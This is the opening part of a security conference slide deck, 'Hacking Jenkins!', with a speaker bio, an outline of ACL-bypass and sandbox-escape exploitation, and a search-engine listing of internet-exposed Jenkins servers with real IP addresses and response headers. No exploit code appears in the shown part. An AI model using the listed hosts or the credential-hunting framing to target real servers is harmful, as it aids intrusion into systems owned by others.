Hacking Jenkins!

🍊 Orange Tsai

Orange Tsai

- Come from **Taiwan**
- Principal security researcher at DEVCORE
- Speaker at **Black Hat US/ASIA, DEFCON, HITB, CODEBLUE...**
- CTF player (Captain of **HITCON CTF team** and member of **217**)
- Bounty hunter (Found RCE on **Facebook**, **GitHub**, **Twitter**, **Uber...**)

orange_8361

Outline

- Introduction & architecture
- The vulnerability root cause & how to exploit
    1. ACL bypass vulnerability
    2. Sandbox escape vulnerability
- Evolution of the exploit

What is Jenkins

A famous CI/CD service


What is CI/CD

Continuous Integration and Continuous Delivery

Why Jenkins

~~Hacker friendly~~


JVM ecosystem report 2018




https://snyk.io/blog/jvm-ecosystem-report-2018/

Jenkins for hackers

- Lots of
  - source code
  - credential / GitHub token
  - computer node(Intranet!!!)





TOTAL RESULTS

84,325

TOP COUNTRIES

United States	34,402
China	13,078
Germany	6,102
Ireland	4,085
France	3,045

TOP SERVICES

HTTP (8080)	41,307
HTTPS	16,047
HTTP	9,879

Jenkins [Jenkins]

192.152.28.25
ip192-152-28-25.pbiaas.com
ProfitBricks
Added on 2019-02-03 20:14:55 GMT
United States, San Antonio
Technologies:


```
HTTP/1.1 500 Server Error
Date: Sun, 03 Feb 2019 20:04:18 GMT
X-Content-Type-Options: nosniff
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache,no-store,must-revalidate
X-Hudson-Theme: default
Content-Type: text/html;charset=UTF-8
Set-Cookie: JSESSIONID.b31323ab=1bmo87fmtfnhl1...
```

52.17.126.202

ec2-52-17-126-202.eu-west-1.compute.amazonaws.com
Amazon.com
Added on 2019-02-03 20:14:46 GMT
Ireland, Dublin

cloud

```
HTTP/1.1 403 Forbidden
Server: nginx/1.12.1
Date: Sun, 03 Feb 2019 20:04:09 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 793
Connection: keep-alive
X-Content-Type-Options: nosniff
Set-Cookie: JSESSIONID.b3fced23=node0rhm3d18p1275mxanlsr2tv51552.node0;Path=/;HttpOnly
Expires: ...
```


Hackers exploit Jenkins servers,
https://www.csoonline.com/article/3256314/security/hackers-exploit-jenkins-servers-make-3-million-by-mining-monero.html
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PRIVACY AND SECURITY FANATIC

By Ms. Smith, CSO | FEB 20, 2018 7:07 AM PT

